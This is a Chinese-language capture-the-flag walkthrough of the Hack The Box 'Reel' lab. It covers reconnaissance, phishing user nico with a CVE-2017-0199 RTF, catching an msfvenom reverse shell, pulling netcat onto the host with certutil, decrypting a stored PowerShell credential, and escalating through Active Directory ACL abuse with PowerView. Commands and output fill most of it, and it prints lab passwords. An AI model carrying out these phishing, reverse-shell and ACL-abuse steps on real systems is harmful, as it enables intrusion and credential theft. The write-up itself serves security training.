Reel
信息收集
端口扫描
全端口扫描
┌──(kali㉿kali)-[~/htb/Reel]
└─$ sudo nmap -sT -p- --min-rate 2000 10.10.10.77 -oA nmap/ports
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-26 03:08 EST
Nmap scan report for 10.10.10.77
Host is up (0.13s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
593/tcp   open  http-rpc-epmap
49159/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 66.06 seconds
默认脚本扫描
┌──(kali㉿kali)-[~/htb/Reel]
└─$ sudo nmap -sT -sV -sC -p 21,22,25,135,139,445,593,49159 10.10.10.77 -oA nmap/sC
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-26 03:16 EST
Nmap scan report for 10.10.10.77
Host is up (0.15s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_05-28-18  11:19PM       <DIR>          documents
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh          OpenSSH 7.6 (protocol 2.0)
| ssh-hostkey:
|   2048 82:20:c3:bd:16:cb:a2:9c:88:87:1d:6c:15:59:ed:ed (RSA)
|   256 23:2b:b8:0a:8c:1c:f4:4d:8d:7e:5e:64:58:80:33:45 (ECDSA)
|_  256 ac:8b:de:25:1d:b7:d8:38:38:9b:9c:16:bf:f6:3f:ed (ED25519)
25/tcp    open  smtp?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LDAPBindReq, LDAPSearchReq, LPDString, NULL, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessionReq, X11Probe:
|     220 Mail Service ready
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest:
|     220 Mail Service ready
|     sequence of commands
|     sequence of commands
|   Hello:
|     220 Mail Service ready
|     EHLO Invalid domain address.
|   Help:
|     220 Mail Service ready
|     DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
|   SIPOptions:
|     220 Mail Service ready
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|   TerminalServerCookie:
|     220 Mail Service ready
|_    sequence of commands
| smtp-commands: REEL, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2012 R2 Standard 9600 microsoft-ds (workgroup: HTB)
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49159/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port25-TCP:V=7.95%I=7%D=1/26%Time=6795EF4D%P=x86_64-pc-linux-gnu%r(NULL
SF:,18,"220\x20Mail\x20Service\x20ready\r\n")%r(Hello,3A,"220\x20Mail\x20S
SF:ervice\x20ready\r\n501\x20EHLO\x20Invalid\x20domain\x20address\.\r\n")%
SF:r(Help,54,"220\x20Mail\x20Service\x20ready\r\n211\x20DATA\x20HELO\x20EH
SF:LO\x20MAIL\x20NOOP\x20QUIT\x20RCPT\x20RSET\x20SAML\x20TURN\x20VRFY\r\n"
SF:)%r(GenericLines,54,"220\x20Mail\x20Service\x20ready\r\n503\x20Bad\x20s
SF:equence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x20commands\r
SF:\n")%r(GetRequest,54,"220\x20Mail\x20Service\x20ready\r\n503\x20Bad\x20
SF:sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x20commands\
SF:r\n")%r(HTTPOptions,54,"220\x20Mail\x20Service\x20ready\r\n503\x20Bad\x
SF:20sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x20command
SF:s\r\n")%r(RTSPRequest,54,"220\x20Mail\x20Service\x20ready\r\n503\x20Bad
SF:\x20sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x20comma
SF:nds\r\n")%r(RPCCheck,18,"220\x20Mail\x20Service\x20ready\r\n")%r(DNSVer
SF:sionBindReqTCP,18,"220\x20Mail\x20Service\x20ready\r\n")%r(DNSStatusReq
SF:uestTCP,18,"220\x20Mail\x20Service\x20ready\r\n")%r(SSLSessionReq,18,"2
SF:20\x20Mail\x20Service\x20ready\r\n")%r(TerminalServerCookie,36,"220\x20
SF:Mail\x20Service\x20ready\r\n503\x20Bad\x20sequence\x20of\x20commands\r\
SF:n")%r(TLSSessionReq,18,"220\x20Mail\x20Service\x20ready\r\n")%r(Kerbero
SF:s,18,"220\x20Mail\x20Service\x20ready\r\n")%r(SMBProgNeg,18,"220\x20Mai
SF:l\x20Service\x20ready\r\n")%r(X11Probe,18,"220\x20Mail\x20Service\x20re
SF:ady\r\n")%r(FourOhFourRequest,54,"220\x20Mail\x20Service\x20ready\r\n50
SF:3\x20Bad\x20sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\
SF:x20commands\r\n")%r(LPDString,18,"220\x20Mail\x20Service\x20ready\r\n")
SF:%r(LDAPSearchReq,18,"220\x20Mail\x20Service\x20ready\r\n")%r(LDAPBindRe
SF:q,18,"220\x20Mail\x20Service\x20ready\r\n")%r(SIPOptions,162,"220\x20Ma
SF:il\x20Service\x20ready\r\n503\x20Bad\x20sequence\x20of\x20commands\r\n5
SF:03\x20Bad\x20sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of
SF:\x20commands\r\n503\x20Bad\x20sequence\x20of\x20commands\r\n503\x20Bad\
SF:x20sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x20comman
SF:ds\r\n503\x20Bad\x20sequence\x20of\x20commands\r\n503\x20Bad\x20sequenc
SF:e\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x20commands\r\n503\
SF:x20Bad\x20sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x2
SF:0commands\r\n");
Service Info: Host: REEL; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
|_clock-skew: mean: -16m08s, deviation: 2s, median: -16m10s
| smb2-security-mode:
|   3:0:2:
|_    Message signing enabled and required
| smb-os-discovery:
|   OS: Windows Server 2012 R2 Standard 9600 (Windows Server 2012 R2 Standard 6.3)
|   OS CPE: cpe:/o:microsoft:windows_server_2012::-
|   Computer name: REEL
|   NetBIOS computer name: REEL\x00
|   Domain name: HTB.LOCAL
|   Forest name: HTB.LOCAL
|   FQDN: REEL.HTB.LOCAL
|_  System time: 2025-01-26T08:02:51+00:00
| smb2-time:
|   date: 2025-01-26T08:02:48
|_  start_date: 2025-01-26T07:44:17

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 213.20 seconds
漏洞脚本扫描
┌──(kali㉿kali)-[~/htb/Reel]
└─$ sudo nmap -sT --script=vuln -p 21,22,25,135,139,445,593,49159 10.10.10.77 -oA nmap/vuln
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-26 03:15 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.77
Host is up (0.15s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
593/tcp   open  http-rpc-epmap
49159/tcp open  unknown

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 68.19 seconds
FTP 信息收集
允许匿名登陆,下载下三个文件
AppLocker.docx
readme.txt
Windows Event Forwarding.docx
┌──(kali㉿kali)-[~/htb/Reel]
└─$ ftp 10.10.10.77
Connected to 10.10.10.77.
220 Microsoft FTP Service
Name (10.10.10.77:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> binary
200 Type set to I.
ftp> dir
229 Entering Extended Passive Mode (|||41000|)
125 Data connection already open; Transfer starting.
05-28-18  11:19PM       <DIR>          documents
226 Transfer complete.
ftp> cd documents
250 CWD command successful.
ftp> dir
229 Entering Extended Passive Mode (|||41002|)
125 Data connection already open; Transfer starting.
05-28-18  11:19PM                 2047 AppLocker.docx
05-28-18  01:01PM                  124 readme.txt
10-31-17  09:13PM                14581 Windows Event Forwarding.docx
226 Transfer complete.
ftp> mget *.*
mget AppLocker.docx [anpqy?]? y
229 Entering Extended Passive Mode (|||41004|)
125 Data connection already open; Transfer starting.
100% |**********************************************************************************************************************************************************************************************|  2047       13.79 KiB/s    00:00 ETA
226 Transfer complete.
2047 bytes received in 00:00 (11.03 KiB/s)
mget readme.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||41005|)
125 Data connection already open; Transfer starting.
100% |**********************************************************************************************************************************************************************************************|   124        0.78 KiB/s    00:00 ETA
226 Transfer complete.
124 bytes received in 00:00 (0.48 KiB/s)
mget Windows Event Forwarding.docx [anpqy?]? y
229 Entering Extended Passive Mode (|||41006|)
125 Data connection already open; Transfer starting.
100% |**********************************************************************************************************************************************************************************************| 14581       47.98 KiB/s    00:00 ETA
226 Transfer complete.
14581 bytes received in 00:00 (42.56 KiB/s)
ftp> quit
221 Goodbye.
readme.txt说会查看邮件中的rtf文件并且把转化格式后的文件放在这
please email me any rtf format procedures - I'll review and convert.

new format / converted documents will be saved here.
通过文件搜集到一个用户名nico
┌──(kali㉿kali)-[~/htb/Reel]
└─$ exiftool Windows\ Event\ Forwarding.docx
ExifTool Version Number         : 13.10
File Name                       : Windows Event Forwarding.docx
Directory                       : .
File Size                       : 15 kB
File Modification Date/Time     : 2017:10:31 17:13:23-04:00
File Access Date/Time           : 2025:01:26 03:18:34-05:00
File Inode Change Date/Time     : 2025:01:26 03:18:34-05:00
File Permissions                : -rw-rw-r--
File Type                       : DOCX
File Type Extension             : docx
MIME Type                       : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version            : 20
Zip Bit Flag                    : 0x0006
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0x82872409
Zip Compressed Size             : 385
Zip Uncompressed Size           : 1422
Zip File Name                   : [Content_Types].xml
Creator                         : nico@megabank.com
Revision Number                 : 4
Create Date                     : 2017:10:31 18:42:00Z
Modify Date                     : 2017:10:31 18:51:00Z
Template                        : Normal.dotm
Total Edit Time                 : 5 minutes
Pages                           : 2
Words                           : 299
Characters                      : 1709
Application                     : Microsoft Office Word
Doc Security                    : None
Lines                           : 14
Paragraphs                      : 4
Scale Crop                      : No
Heading Pairs                   : Title, 1
Titles Of Parts                 :
Company                         :
Links Up To Date                : No
Characters With Spaces          : 2004
Shared Doc                      : No
Hyperlinks Changed              : No
App Version                     : 14.0000
漏洞利用
SMTP 钓鱼攻击 (CVE-2017-0199)
尝试向nico发送rtf文件,在CVE-2017-0199中,rtf可能能造成RCE 找到一个利用项目 https://github.com/Exploit-install/CVE-2017-0199
构造rtf文件
┌──(kali㉿kali)-[~/htb/Reel/CVE-2017-0199]
└─$ python2 cve-2017-0199_toolkit.py -M gen -w test.rtf -u http://10.10.16.36:80/test.hta
Generating payload
Generated test.rtf successfully
发送邮件
┌──(kali㉿kali)-[~/htb/Reel/CVE-2017-0199]
└─$ sendEmail -f lizi@megabank.com -t nico@megabank.com -s 10.10.10.77:25 -a test.rtf -m 'test'
在本地收到回应,看来确实可以执行,那么接下来构造hta
┌──(kali㉿kali)-[~]
└─$ php -S 0:80
[Mon Jan 27 07:15:36 2025] PHP 8.2.27 Development Server (http://0:80) started
[Mon Jan 27 07:16:31 2025] 10.10.10.77:63254 Accepted
[Mon Jan 27 07:16:31 2025] 10.10.10.77:63254 [404]: GET /test.hta - No such file or directory
[Mon Jan 27 07:16:31 2025] 10.10.10.77:63254 Closing
使用msfvenom生成木马
┌──(kali㉿kali)-[~/htb/Reel/CVE-2017-0199]
└─$ msfvenom -p windows/shell_reverse_tcp  LHOST=10.10.16.36 LPORT=443 -f hta-psh -o rev.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of hta-psh file: 7312 bytes
Saved as: rev.hta
注意这里要用python假设web服务不能用php,因为php是动态解析,python是静态
┌──(kali㉿kali)-[~/htb/Reel/CVE-2017-0199]
└─$ python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.77 - - [27/Jan/2025 23:10:27] "GET /reverse.hta HTTP/1.1" 200 -
10.10.10.77 - - [27/Jan/2025 23:10:28] "GET /reverse.hta HTTP/1.1" 200 -
成功收到shell
┌──(kali㉿kali)-[~/htb/Reel/CVE-2017-0199] └─$ sudo rlwrap -cAr nc -lvnp 443 [sudo] password for kali: listening on [any] 443 ... connect to [10.10.16.36] from (UNKNOWN) [10.10.10.77] 58580 Microsoft Windows [Version 6.3.9600] (c) 2013 Microsoft Corporation. All rights reserved. C:\Windows\system32>whoami whoami htb\nico
在nico的家目录发现tom的一组凭据
C:\Users\nico\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is CEBA-B613

 Directory of C:\Users\nico\Desktop

28/05/2018  20:07    <DIR>          .
28/05/2018  20:07    <DIR>          ..
27/10/2017  23:59             1,468 cred.xml
28/01/2025  02:54                34 user.txt
               2 File(s)          1,502 bytes
               2 Dir(s)   4,978,724,864 bytes free

C:\Users\nico\Desktop>type cred.xml
type cred.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">HTB\Tom</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000e4a07bc7aaeade47925c42c8be5870730000000002000000000003660000c000000010000000d792a6f34a55235c22da98b0c041ce7b0000000004800000a00000001000000065d20f0b4ba5367e53498f0209a3319420000000d4769a161c2794e19fcefff3e9c763bb3a8790deebf51fc51062843b5d52e40214000000ac62dab09371dc4dbfd763fea92b9d5444748692</SS>
    </Props>
  </Obj>
</Objs>
使用sertutil下载nc
c:\ProgramData>certutil.exe -urlcache -f -split http://10.10.16.36:80/nc64.exe c:\programdata\nc64.exe
certutil.exe -urlcache -f -split http://10.10.16.36:80/nc64.exe c:\programdata\nc64.exe
****  Online  ****
  0000  ...
  b0d8
CertUtil: -URLCache command completed successfully.

c:\ProgramData>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is CEBA-B613

 Directory of c:\ProgramData

24/10/2017  22:44    <DIR>          Microsoft OneDrive
28/01/2025  04:24            45,272 nc64.exe
20/01/2018  23:00    <DIR>          Oracle
21/01/2018  01:29    <DIR>          regid.1991-06.com.microsoft
20/01/2018  23:09    <DIR>          Sun
24/10/2017  20:20    <DIR>          VMware
               1 File(s)         45,272 bytes
               5 Dir(s)   4,977,467,392 bytes free
尝试返回一个powershell,但是被阻止
c:\ProgramData>.\nc64 10.10.16.36 4444 -e powershell.exe
.\nc64 10.10.16.36 4444 -e powershell.exe
This program is blocked by group policy. For more information, contact your system administrator.
对ps解密,得到tom的密码1ts-mag1c!!!
c:\Users\nico\Desktop>powershell.exe -ExecutionPolicy Bypass -c "$cred=Import-Clixml 'C:\Users\nico\Desktop\cred.xml'; $cred.GetNetworkCredential().Password"
powershell.exe -ExecutionPolicy Bypass -c "$cred=Import-Clixml 'C:\Users\nico\Desktop\cred.xml'; $cred.GetNetworkCredential().Password"
1ts-mag1c!!!
尝试用sharphound进行信息搜集,但是也被阻止
c:\ProgramData>powershell -c "import-module c:\programdata\SharpHound.ps1;Invoke-BloodHound -CollectionMethod All -OutputDirectory c:\programdata"
powershell -c "import-module c:\programdata\SharpHound.ps1;Invoke-BloodHound -CollectionMethod All -OutputDirectory c:\programdata"
import-module : File C:\programdata\SharpHound.ps1 cannot be loaded because its operation is blocked by software
restriction policies, such as those created by using Group Policy.
At line:1 char:1
+ import-module c:\programdata\SharpHound.ps1;Invoke-BloodHound -CollectionMethod  ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : SecurityError: (:) [Import-Module], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess,Microsoft.PowerShell.Commands.ImportModuleCommand
Invoke-BloodHound : The term 'Invoke-BloodHound' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:45
+ import-module c:\programdata\SharpHound.ps1;Invoke-BloodHound -CollectionMethod  ...
+                                             ~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Invoke-BloodHound:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
差点忘记ssh,成功登录
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

tom@REEL C:\Users\tom>whoami
htb\tom

tom@REEL C:\Users\tom>
权限提升
BloodHound 分析与 ACL 提权
找到一个可疑的acls.csv
PS C:\Users\tom\Desktop\AD Audit\BloodHound\Ingestors> ls


    Directory: C:\Users\tom\Desktop\AD Audit\BloodHound\Ingestors


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---        11/16/2017  11:50 PM     112225 acls.csv
-a---        10/28/2017   9:50 PM       3549 BloodHound.bin
-a---        10/24/2017   4:27 PM     246489 BloodHound_Old.ps1
-a---        10/24/2017   4:27 PM     568832 SharpHound.exe
-a---        10/24/2017   4:27 PM     636959 SharpHound.ps1
像是bloodhound导出的结果,查阅资料发现bloodhound的新版本已经不再支持导入csv文件,所以下载旧版本

在2.0之前在最新版本是1.5.2 https://github.com/SpecterOps/BloodHound-Legacy/releases?page=3 这里一直构建不成功,直接从csv分析吧

tom对claire有writeowner权限

claire对backup_admins有writeDacl权限
先这样利用吧!
利用tom修改claire的密码
PS C:\Users\tom\Desktop\AD Audit\BloodHound> . .\PowerView.ps1
PS C:\Users\tom\Desktop\AD Audit\BloodHound> Set-DomainObjectOwner -identity claire -OwnerIdentity tom
PS C:\Users\tom\Desktop\AD Audit\BloodHound> Add-DomainObjectAcl -TargetIdentity claire -PrincipalIdentity tom -Rights ResetPassword
PS C:\Users\tom\Desktop\AD Audit\BloodHound> $cred = ConvertTo-SecureString "Newpassword!" -AsPlainText -force
PS C:\Users\tom\Desktop\AD Audit\BloodHound> Set-DomainUserPassword -identity claire -accountpassword $cred
# 成功更改
接下来尝试把claire加入到backip_admins组
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

claire@REEL C:\Users\claire>whoami
htb\claire

claire@REEL C:\Users\claire>whoami
htb\claire

claire@REEL C:\Users\claire>net user claire
User name                    claire
Full Name                    Claire Danes
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/28/2025 6:59:07 AM
Password expires             Never
Password changeable          1/29/2025 6:59:07 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/28/2025 6:59:47 AM

Logon hours allowed          All

Local Group Memberships      *Hyper-V Administrator
Global Group memberships     *Domain Users         *MegaBank_Users
                             *DR_Site              *Restrictions
The command completed successfully.
添加到组
claire@REEL C:\Users\claire>net group backup_admins claire /add
The command completed successfully.


claire@REEL C:\Users\claire>net user claire
User name                    claire
Full Name                    Claire Danes
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/28/2025 7:02:48 AM
Password expires             Never
Password changeable          1/29/2025 7:02:48 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/28/2025 6:59:47 AM

Logon hours allowed          All

Local Group Memberships      *Hyper-V Administrator
Global Group memberships     *Backup_Admins        *Domain Users
                             *MegaBank_Users       *DR_Site
                             *Restrictions
The command completed successfully.
发现对users有完全控制权
S C:\Users\claire> icacls c:\users
c:\users NT AUTHORITY\SYSTEM:(OI)(CI)(F)
         BUILTIN\Administrators:(OI)(CI)(F)
         BUILTIN\Users:(RX)
         BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
         Everyone:(RX)
         Everyone:(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
可以进入administrator的桌面了,但是flag不允许读取,这里有一个备份文件夹,进去看一眼
PS C:\Users\Administrator\desktop> dir


    Directory: C:\Users\Administrator\desktop


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----         11/2/2017   9:47 PM            Backup Scripts
-ar--         1/28/2025   2:54 AM         34 root.txt


PS C:\Users\Administrator\desktop> type root.txt
type : Access to the path 'C:\Users\Administrator\desktop\root.txt' is denied.
At line:1 char:1
+ type root.txt
+ ~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\Users\Administrator\desktop\root.txt:String) [Get-Content], Unau
   thorizedAccessException
    + FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentComman
   d
脚本中暴露了密码
PS C:\Users\Administrator\desktop\Backup Scripts> type BackupScript.ps1
# admin password
$password="Cr4ckMeIfYouC4n!"

#Variables, only Change here
$Destination="\\BACKUP03\BACKUP" #Copy the Files to this Location
$Versions="50" #How many of the last Backups you want to keep
